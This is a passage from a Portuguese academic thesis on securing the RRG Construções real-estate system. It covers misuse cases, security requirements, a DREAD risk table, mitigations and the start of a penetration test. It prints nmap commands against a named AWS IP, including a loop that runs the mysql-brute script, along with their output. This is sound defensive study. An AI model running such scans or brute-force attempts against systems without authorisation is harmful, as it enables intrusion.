


Figura 5.12 Diagrama de mau uso do diagrama manter imóveis

Na Figura 5.13, somente o administrador possui permissão para cadastrar, listar, alterar e excluir os menus que aparecem no sistema. Neste contexto, há dois atores: funcionário e gerente que poderiam burlar a autenticação, esta seria uma ameaça, a mitigação seria a implementação de autenticação de dois fatores e políticas que exijam senhas mais fortes.




Figura 5.13 Diagrama de mau uso do diagrama manter menu

Na Figura 5.14, o funcionário, gerente e administrador possuem permissões de cadastrar novos usuários que obterão acesso a parte interna do sistema. Porém, há uma ameaça nessa situação que seria a possibilidade do funcionário cadastrar qualquer pessoa no sistema, a mitigação para esse problema é a diminuição de privilégios para o funcionário.




Figura 5.14 Diagrama de mau uso do diagrama manter usuários

Na Figura 5.15, o gerente e o administrador possuem permissões de cadastrar novos funcionários. Porém, um funcionário já cadastrado poderia burlar a autenticação e cadastrar novas pessoas, a mitigação para esse problema é a autenticação em dois fatores, que poderia ser implementada para o *software* RRG por meio de senhas e *tokens*, mas o funcionário poderia utilizar de um *sniffer* para analisar o tráfego na rede e obter acesso as informações confidenciais,

uma possível solução é a criptografia para garantir a confidencialidade da informação que trafega na rede.




Figura 5.15 Diagrama de mau uso do diagrama manter funcionários

Na Figura 5.16, o gerente e administrador possuem permissões de cadastrar novos perfis, por exemplo: no sistema há três perfis, funcionário, administrador e gerente cada um com privilégios diferentes. Porém, um funcionário já cadastrado poderia burlar a autenticação e cadastrar novos perfis, a mitigação para esse problema é a autenticação em dois fatores. Mas o funcionário poderia invadir o computador do gerente que possui essas permissões, uma possível solução é a criptografia para garantir a confidencialidade da informação.




Figura 5.16 Diagrama de mau uso do diagrama manter perfil

5.3 Requisitos de Segurança

Após a construção dos casos de mau uso serão apresentados os requisitos de segurança do referido sistema. De acordo com FIRESMITH (2003), os casos de mau uso servem para analisar, refinar e especificar os requisitos de segurança. Porém, de acordo com o autor, os casos de mau uso possuem limitações, uma vez que, eles frequentemente assumem a existência prévia de mecanismos de segurança arquitetônicos a serem frustrados. Em vista disso, é necessário a aplicação dos casos de mau uso com os requisitos de segurança a fim de fortalecer a segurança de sistemas e aplicativos. A seguir são apresentados os requisitos de segurança do sistema RRG Construções, nos quais são:

■ Requisitos de Identificação:

1. O sistema deve identificar todos os usuários antes de permitir que eles usem os seus recursos;
2. O banco de dados deve identificar todos os usuários que realizam *login* no sistema;
3. O sistema deve garantir que o nome dos funcionários, clientes e imóveis correspondam exatamente ao que consta no contrato.

■ Requisitos de Autenticação:

1. O sistema deve verificar a identidade de todos os seus usuários antes de permitir que eles atualizem, cadastrem e excluam as informações;
2. O banco de dados deve verificar a identidade de todo o pessoal antes de permitir o *login*;
3. O sistema deve permitir o envio automático de um *e-mail* para recuperar a senha do usuário.

■ Requisitos de Autorização:

1. Garantir que o administrador do sistema seja capaz de autorizar usuários autenticados a acessar recursos ou informações;
2. O sistema deve ser capaz de impedir que usuários não autorizados obtenham acesso a dados confidenciais ou solicite a execução de serviços restritos;
3. O sistema deve permitir que cada usuário obtenha acesso as suas informações pessoais da conta;
4. O sistema deve limitar o número de pessoas com privilégios para conceder ou alterar autorizações;

■ Requisitos Imunitários:

1. O sistema deve se proteger de ataques, tais como: *backdoor*³, injeção de *SQL*, entre outros.
2. O sistema deve verificar todas as informações inseridas e *softwares* baixados a fim de se proteger de *malwares* e outros programas prejudiciais;
3. O sistema deve ser capaz de notificar o administrador ou outra pessoa habilitada caso ocorram ataques;
4. O sistema deve realizar verificações dos arquivos;

■ Requisitos de Disponibilidade

1. O sistema deve possuir recursos para se proteger de ataques de negação de serviços (DoS) e ataques de negação de serviços distribuídos (DDoS), por exemplo: utilizar um servidor que atue como um filtro, impedindo solicitações indevidas por meio de *botnets* nos servidores onde o site está hospedado;
2. O sistema deve utilizar uma maior largura de banda para que o servidor consiga suprir a demanda de solicitações de acesso;
3. O sistema deve utilizar um *firewall* para gerenciar as conexões.

■ Requisitos de Integridade:

1. O sistema deve impedir a corrupção não autorizada de dados coletados de clientes e outras informações;
2. O sistema deve impedir a corrupção das comunicações que passam por redes externas;

■ Requisitos de Detecção de Intrusão:

1. O sistema deve registrar informações sobre as tentativas de acesso não autorizado;
2. Deve detectar indivíduos e programas não autorizados que estão tentando acessar o sistema;

■ Requisitos de Não Repudição:

³Backdoor: é uma técnica que permite o acesso ao sistema infectado e seu controle remoto. O atacante pode eliminar ou modificar arquivos, executar programas, enviar emails massivamente ou instalar ferramentas maliciosas (ALBORS, 2016).

1. O sistema deve fazer e armazenar registros invioláveis das seguintes informações sobre cada pedido recebido de um usuário, por exemplo:

- O conteúdo do pedido;
- A data e hora em que o pedido foi enviado ou solicitado;
- A data e hora em que o pedido foi recebido;
- A identidade do usuário;
- A assinatura digital do usuário.

■ **Requisitos de Privacidade:**

1. O sistema não deve armazenar nenhuma informação pessoal sobre os usuários;
2. O sistema não deve permitir que indivíduos ou programas não autorizados acessem qualquer dado armazenado;

■ **Requisitos de Auditoria de Segurança:**

1. O sistema deve coletar, organizar o status de seus mecanismos de segurança, incluindo: a identificação, autenticação e autorização, a imunidade, a privacidade, a detecção de intrusão, os *logs* de acesso, entre outros.

■ **Requisitos de Manutenção do Sistema:**

1. O sistema não deve violar seus requisitos de segurança como resultado de uma atualização de um dos componentes;
2. O sistema não deve violar seus requisitos de segurança como resultado da substituição de um dos componentes de dados, *hardware* ou *software*.

■ **Requisitos Físicos de Proteção:**

1. O acesso ao código deve ser limitado;
2. O sistema deve possuir proteção contra técnicas de engenharia reversa;
3. O servidor deve ser protegido de danos físicos, destruição, roubo e outros.

■ **Requisitos de Sobrevivência:**

1. O sistema continuará funcionando mesmo que tenha sido degradado;
2. O sistema deve suportar falhas no banco de dados;
3. O sistema deve suportar perdas de energias e outros imprevistos;

5.4 Análise de Riscos

A análise de riscos, conforme VERDON; MCGRAW (2004), é uma ferramenta de tomada de decisões. Segundo a Figura 2.14, na Seção 2.5, essa ferramenta deve ser utilizada em três momentos do ciclo de vida do *software*: antes da construção do *design*, após a sua construção e após os resultados dos testes de segurança. Visto que o *software* estudado já está finalizado, a análise de risco ocorrerá depois da construção do *design* e após os testes de segurança.

Consoante a VERDON; MCGRAW (2004), a análise de riscos consiste no conhecimento do aplicativo, sistema ou serviço, discute questões de segurança, determina a probabilidade e impacto, classifica os riscos, desenvolve estratégias de mitigação e relata descobertas. À medida que o leitor avança na leitura observará que algumas dessas etapas já foram abordadas anteriormente. Por conta disso nesta seção apresentaremos conclusões das seções anteriores.

5.4.1 Conhecimento do sistema:

O *software* foi desenvolvido para atender as demandas da construtora RRG Construções. Nele são divulgados imóveis para aluguéis e vendas. Há uma área interna do sistema que necessita de autenticação para acesso. Três perfis possuem autorização para acessar essa área, nos quais são: funcionário, administrador e gerente com seus respectivos privilégios e restrições.

Conforme a Figura 5.2, o administrador tem acesso total ao sistema e impõem políticas administrativas que afetam os funcionários e o gerente. Essas políticas modificam os privilégios de cada perfil e consequentemente o *layout* da tela de cada usuário. No geral, o sistema opera da seguinte forma: os usuários realizam solicitações de serviços que são atendidas pelo sistema que acessa o banco de dados. Contudo, como pode ser observado nessas solicitações não há tratamento de dados tornando o sistema vulnerável.

5.4.2 Questões de segurança:

De acordo com os casos de mau uso, na Seção 5.2, são destacadas as ameaças principais do sistema RRG Construções. As primeiras ameaças, representadas na Figura 5.9, são: autenticação fraca causada por apenas uma verificação de usuário e *login* e injeção de *SQL*. Outra ameaça, na Figura 5.16, é a invasão de um dos computadores da empresa.

Além disso, há os perigos identificados na modelagem de ameaças, Seção 5.1, nos quais são: ver dados confidenciais do sistema, obtenção de senhas do usuário, manipulação de dados, elevação de privilégio por meio do servidor *web*, simulação de um servidor *web* e elevação de privilégio ao de administrador.

Essas ameaças são classificadas de acordo com o método STRIDE, explanado na Seção 2.5.1. A ameaça de autenticação fraca seria classificada como revelação de informações, pois com a ausência de autenticação o sistema torna-se vulnerável a vazamento de dados. Enquanto que a ameaça de injeção de *SQL* seria categorizada como elevação de privilégio, pois um usuário

não autorizado ganharia acesso privilegiado ao banco de dados por meio de alguns comandos.

A ameaça de interceptação do tráfego na rede é categorizada como revelação de informação, pois um usuário não autorizado teria acesso as informações que não deveria. Por fim, a ameaça de invasão a um computador é categorizada como elevação de privilégios e revelação de informações, pois o invasor ganha privilégios indevidos quando consegue acessar o computador e também acesso as informações confidenciais.

Quanto aos riscos da modelagem de ameaças, Seção 5.1.2, são categorizadas da seguinte forma: ver dados confidenciais do sistema e obtenção de senhas do usuário são classificadas como revelação de informação. Já a manipulação de dados é classificada como adulteração de dados. Elevação de privilégio por meio do servidor *web* e elevação de privilégio ao de administrador são categorizadas como elevação de privilégios e simulação de um servidor *web* é classificada como *spoofing* de identidade.

5.4.3 Determinação de probabilidade e impacto:

Conforme VERDON; MCGRAW (2004), para determinar a probabilidade de uma ameaça são necessários subetapas, como: árvores de ameaças, diagramas de casos de mau uso e análise dos controles de segurança. Observando os diagramas de casos de mau uso, na Seção 5.2, é notório a prevalência da ameaça de autenticação fraca, de acordo com as Figuras 5.9, 5.10, 5.11, entre outros. Também, em análise dos sistemas de segurança já implementados fica claro a sua insuficiência. Logo, a probabilidade de ocorrência dessa ameaça é 10, onde 1 é a probabilidade mais baixa de ocorrência e 10 é a mais alta.

Quanto ao impacto dessa ameaça, pode ser determinada pela extensão dos danos aos ativos e ao negócio. Portanto, considerando que a ameaça de autenticação fraca é categorizada como revelação de informação, a sua pontuação é 10, pois esta ameaça permite que o invasor passe-se por outra pessoa tendo impactos enormes sobre os negócios da empresa já que permitiria a adulteração de dados e revelação de informações confidenciais.

Outra ameaça notória nos diagramas de mau uso é a adulteração de dados sendo a sua ocorrência observada três vezes, nas Figuras 5.12, 5.11 e 5.10, indicando que a sua probabilidade é alta. Além disso, não há métodos implementados no sistema que mitigue essa ameaça como assinatura digital, nem sequer há técnicas de não repúdio implementadas. Logo, fica claro que a probabilidade de ocorrência é de 10.

Ao tratarmos dos impactos dessa ameaça que está classificada como adulteração de dados fica claro os danos aos negócios, pois essa ameaça permite que o usuário realize alterações em documentos importantes para empresa, logo a sua pontuação é 10.

Outros perigos encontrados de alta probabilidade estão nas árvores de ameaças, Seção 5.1.2. A primeira é a ameaça : “Vê dados confidenciais do sistema em trânsito”, na Figura 5.3. Ela possui uma probabilidade de 10 pontos, pois a conexão HTTP do sistema está desprotegida. Além de ser facilmente reproduzida por meio de um analisador de protocolo. O impacto é de 10 pontos, pois em uma conexão desprotegida e as informações podem ser facilmente capturadas.

A segunda é: “Ganha informações de senha do usuário”, na Figura 5.4, pois o sistema possui uma autenticação fraca e o banco de dados está vulnerável já que não está criptografado e não possui senhas de acesso. Logo, a probabilidade é de 10 pontos. O impacto é alto porque o acesso as senhas de usuários pode causar grandes estragos.

As outras ameaças possuem uma probabilidade baixa, mas causam altos impactos para o sistema. Por exemplo: a ameaça “Eleva privilégio por meio do servidor *web*” possui uma probabilidade baixa porque a maneira do invasor tirar proveito dessa ameaça é utilizando de alguma falha de segurança no servidor *web*.

5.4.4 Classificar os riscos:

Para a classificação é necessário determinar os riscos que a ameaça impõe e, assim, priorizar as ameaças mais danosas (MICHAEL HOWARD, 2005). Logo, para o cálculo de riscos será utilizado o *DREAD*, (Tabela 5.3).

Tabela 5.3 Tabela DREAD de ameaças

Ameaças	Dano Potencial	Reproduzibilidade	Explorabilidade	Usuários afetados	Possibilidade de ser descoberto	TOTAL
Acesso não permitido ao banco de dados da aplicação	10	10	10	10	10	10
Autenticação fraca	10	10	10	10	8	9.6
Invasão ao computador	10	7	8	8	10	8.6
Vê dados confidenciais do sistema em trânsito	8	10	7	10	10	9
Ganha informações de senha do usuário	10	10	9	10	10	9,8
Manipula dados do sistema	10	5	5	10	10	8
Eleva privilégio por meio do servidor <i>web</i>	10	2	2	1	10	5
<i>Spoofing</i> do servidor <i>web</i>	10	2	2	8	10	6,4
Eleva privilégio ao de administrador	10	7	9	10	10	9.2

Conforme observado na Tabela 5.3, as ameaças de dano potencial de 9 e 10 pontos são consideradas ameaças que permitem ao invasor ultrapassar as barreiras de segurança e realizar qualquer procedimento. Também essa pontuação elevada está mais associada com a categoria de elevação de privilégio. A ameaça “Vê dados confidenciais do sistema em trânsito” possui pontuação 8 porque nem todos os dados trafegados na rede são relevantes.

Quanto a reproduzibilidade com pontuação igual a 9 e 10 significa que a ameaça é fácil de fazer ou possui falhas em recursos de segurança. A invasão de computador possui pontuação igual a 7 porque exige certos conhecimentos técnicos para reproduzir o ataque.

Quanto a explorabilidade de 9 e 10 que são pontuações consideradas altas, as ameaças recebem essas pontuações porque são ataques de fácil exploração, podem ser realizados remotamente ou pode-se criar *scripts* para execução automática. As ameaças que receberam pontuação 7 e 8 são porque exigem um usuário local que requer credenciais para atacar o sistema.

Usuários afetados: pontuação 10, essas ameaças recebem essa pontuação pelo nível de usuários que podem ser prejudicados. A ameaça de invasão de computador recebe pontuação 8 porque em alguns casos pode ser invadido um computador com poucos privilégios no sistema.

Possibilidade de descoberta: as ameaças que recebem 10 são porque podem ser descobertas facilmente. Por exemplo a ameaça de adulteração de dados pode ser facilmente descoberta quando são alterados documentos importantes (MICHAEL HOWARD, 2005).

5.4.5 Desenvolver estratégias de mitigação:

A seguir é apresentado a Tabela 5.4 com técnicas de mitigação das ameaças apresentadas (MICHAEL HOWARD, 2005).

Tabela 5.4 Tabela Mitigação de Ameaças

Ameaças	Técnicas ou Tecnologias
Acesso não permitido ao banco de dados da aplicação	Executar com o menor privilégio.
Autenticação fraca	Autenticação adequada.
Invasão ao computador	Execute com o menor privilégio.
Vê dados confidenciais do sistema em trânsito	Utilizar SSL/TLS.
Ganha informações de senha do usuário	Criptografia e validação de dados.
Manipula dados do sistema	Proteger os dados trafegados na rede com SSL/TLS.
Eleva privilégio por meio do servidor <i>web</i>	Executar o processo seguindo as diretrizes do menor privilégio.
<i>Spoofing</i> do servidor <i>web</i>	Utilizar SSL/TLS permitindo que o <i>software</i> cliente autentique o servidor.
Eleva privilégio ao de administrador	Executar com o menor privilégio e utilize SSL/TLS no canal de comunicação.

As ameaças do tipo elevação de privilégios geralmente são adotadas técnicas de execução com menor privilégio que consistem em fazer o trabalho apenas com os privilégios requerido pela tarefa e utilizar privilégios pelo menor tempo possível a fim de reduzir as oportunidades de exploração. Outro motivo para execução com menor privilégios é que qualquer falha séria que venha a ocorrer no *software* causará menos danos se estiver sendo executado com poucos privilégios (MICHAEL HOWARD, 2005).

Quanto a ameaça de autenticação fraca, conforme a Tabela 5.4, a técnica que pode ser utilizada é o certificado digital. Esta tecnologia funciona como um arquivo eletrônico que reconhece e emite uma assinatura digital, (Seção 2.3.1), garantindo integridade, autenticidade e confidencialidade. Assim, com o certificado digital tem a certeza de que quem está logado no *site* ou em um sistema é quem diz ser. Uma das estratégias de mitigação para a ameaça “Vê dados confidenciais do sistema em trânsito” é a utilização da tecnologia de SSL/TLS. Esta tecnologia permite criptografar o canal entre servidor e cliente.

Para a ameaça de manipulação de dados é a utilização da tecnologia SSL/TLS. Além de criptografar o canal de comunicação, ela é uma boa alternativa para esse tipo de ameaça, pois ela fornece códigos de autenticação de mensagens para detectar ataques baseados em adulteração de dados. Quanto a ameaça “Ganha informações de senha do usuário”, as técnicas são criptografia e validação de dados no cliente (*browser*) e no servidor. A validação de dados verifica se os dados preenchidos estão corretos. Esse método dificulta o sucesso da Injeção de *SQL*.

5.5 Teste de penetração

De acordo com FOUNDATION (2008): “O teste de penetração é essencialmente a "arte" de testar um aplicativo em execução remotamente, sem conhecer o funcionamento interno do próprio aplicativo, para encontrar vulnerabilidades de segurança.” Em outras palavras o teste de penetração simula ataques maliciosos a fim de encontrar encontrar e explorar as vulnerabilidades. Sendo esse teste muito usado por profissionais de tecnologia como uma de suas principais técnicas de testes de segurança.

5.5.1 Plano de Teste

De acordo com THOMPSON (2005) a primeira etapa em um de teste de segurança é criar um modelo de ameaça. Esse modelo está presente na Seção 5.1 que possui uma descrição detalhada dos principais riscos para o *software* RRG Construção. A próxima etapa é construção do plano de teste com base no modelo de ameaça. A seguir são apresentados as etapas para construção de um plano de testes:

- Objetivo do teste:

Pesquisar o sistema com a finalidade de identificar e analisar as vulnerabilidades presentes no *software* RRG Construção e garantir a segurança do mesmo por meio de

estudos das vulnerabilidades encontradas. O teste é classificado como caixa branca, pois o testador tem acesso irrestrito às informações, inclusive o código e o banco de dados, a fim de simular o pior cenário, em que o atacante obtém todas as informações do sistema.

■ Ambiente de teste:

O ambiente de teste será uma máquina virtual *Windows* hospedada no servidor *AWS Amazon*. Além disso, para realizar os ataques ao sistema será utilizada uma máquina virtual com o sistema *Kali Linux*.

■ Recursos de teste:

- Máquina *Kali Linux*;
- Servidor *AWS Amazon*;
- *Software Nmap* que realiza *scanner* completo da rede;
- *Curl* é um *software* que fornece uma biblioteca e uma ferramenta de linha de comando para transferir dados usando vários protocolos;
- Ferramenta de análise de código: *FindBugs*;
- *Dirb*: é uma ferramenta de linha de comando que usa ataques de força bruta ⁴ em diretórios e arquivos baseado em *wordlists* ⁵;
- Ferramenta de busca de vulnerabilidades em aplicações *web*: *Nikto*;
- Ferramenta para análise de dados: *Burp Suit*;
- Programa que analisa o tráfego de rede: *Wireshark*;

■ Cronograma:

Tabela 5.5 Cronograma Teste de Penetração

Atividades	25-31 Maio	1-6 Junho	8-13 Junho	15-20 Junho
Sondagem e Mapeamento	X			
Identificação de Vulnerabilidades	X	X		
Exploração		X	X	
Documentação e Relatório			X	X

⁴Ataque de força bruta é uma atividade que envolve repetidas tentativas de utilizar várias combinações de senha para invadir sites ou sistemas.

⁵*Wordlist* é uma lista com conjuntos de senha de vários tipos possíveis, que é usada normalmente em programas de ataques de força bruta.

- Decomposição do aplicativo em partes fundamentais:

Conforme a modelagem de ameaça, apresentada na Seção 5.1, o sistema foi decomposto em processos a fim de identificar componentes que necessitam ser testados, nos quais são: servidor *web* e o servidor de banco de dados.

- Identificação das interfaces dos componentes:

O próximo passo é determinar as interfaces expostas em cada componente. Esse é um dos passos mais críticos porque pôr a prova o código de interface é a maneira como os desenvolvedores localizam *bugs* de segurança (MICHAEL HOWARD, 2005). Assim as interfaces, de acordo com os componentes, são: interface do usuário presente na comunicação entre os servidor *web* e banco de dados. Outra interface é a interface administrativa que dá acesso irrestrito ao administrador.

5.6 Execução do teste de penetração

Neste momento é realizado o teste de penetração a fim de identificar e testar as vulnerabilidades do sistema RRG Construções. O teste é dividido em cinco etapas: sondagem e mapeamento, identificação de vulnerabilidades, pós - exploração e o relatório de teste.

5.6.1 Sondagem e Mapeamento

Nesta etapa é realizado o processo de mapeamento e varredura dos recursos do sistema RRG Construções. Dentre as atividades executadas nesta etapa, destacamos: a identificação de *hosts*, portas e serviços em execução, mapeamento da rede e identificação do sistema operacional.

5.6.1.1 NMAP

Para identificar os serviços que possam ser vulneráveis na aplicação é preciso escanear o sistema utilizando alguma ferramenta, neste caso será usado o *NMAP*, (Seção 2.4), que é uma bastante conhecido para visualizar *hosts* e serviços ativos e até mesmo rodar *exploits*, de acordo com a sua base de dados.

```

sec@kali:~/tools/python$ nmap -sV 34.192.244.226
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-06 18:13 EDT
Nmap scan report for ec2-34-192-244-226.compute-1.amazonaws.com (34.192.244.226)
Host is up (0.18s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE      VERSION
19/tcp    filtered chargen
25/tcp    filtered smtp
80/tcp    open  http         Oracle GlassFish 4.1.1 (Servlet 3.1; JSP 2.3; Java 1.8)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp   open  mysql?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
4848/tcp   open  http         Oracle GlassFish 4.1.1 (Servlet 3.1; JSP 2.3; Java 1.8)
7676/tcp   open  java-message-service Java Message Service 301
8181/tcp   open  ssl/intermapper?

```

Figura 5.17 Listando os possíveis meios de ataques.

Conforme a Figura 5.17, é possível identificar as portas e os *status* (aberta, filtrada ou fechada), na coluna *STATE*. Na coluna *VERSION* estão as versões dos serviços rodando em cada porta. O servidor *Glassfish*⁶ que será explorado e testado nas próximas seções está na porta 80.

Outra alternativa é usar o terminal do *linux* para criar um pequeno comando, segundo a Figura 5.18. Esse comando utiliza a linguagem *shell script* que pode ser executada diretamente no terminal do *Linux*. O comando lista tudo que está na pasta *script* (onde estão todos os *scripts* da ferramenta em questão) e em seguida executa a ferramenta *Nmap* com cada um dos arquivos que serão utilizados como parâmetro pela tag *-script* e substituídos pelo símbolo *\$i*.

```

sec@kali:~$ for i in $(ls /usr/share/nmap/scripts/ | grep mysql); do echo "Script : $i "; nmap -p3306 --script $i 34.192.244.226; done
Script : mysql-audit.nse
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-09 18:48 EDT
Nmap scan report for ec2-34-192-244-226.compute-1.amazonaws.com (34.192.244.226)
Host is up (0.18s latency).

PORT      STATE SERVICE
3306/tcp   open  mysql

Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds
Script : mysql-brute.nse
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-09 18:48 EDT
NSE: [mysql-brute] usernames: Time limit 10m00s exceeded.
NSE: [mysql-brute] usernames: Time limit 10m00s exceeded.
NSE: [mysql-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for ec2-34-192-244-226.compute-1.amazonaws.com (34.192.244.226)
Host is up (0.19s latency).

PORT      STATE SERVICE
3306/tcp   open  mysql
| mysql-brute:
|_ Accounts: No valid accounts found
|_ Statistics: Performed 28143 guesses in 600 seconds, average tps: 46.6

Nmap done: 1 IP address (1 host up) scanned in 600.49 seconds
Script : mysql-databases.nse
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-09 18:58 EDT
Nmap scan report for ec2-34-192-244-226.compute-1.amazonaws.com (34.192.244.226)
Host is up (0.18s latency).

PORT      STATE SERVICE
3306/tcp   open  mysql

```

Figura 5.18 *Nmap* com auxílio do *Shell script*

5.6.1.2 CURL

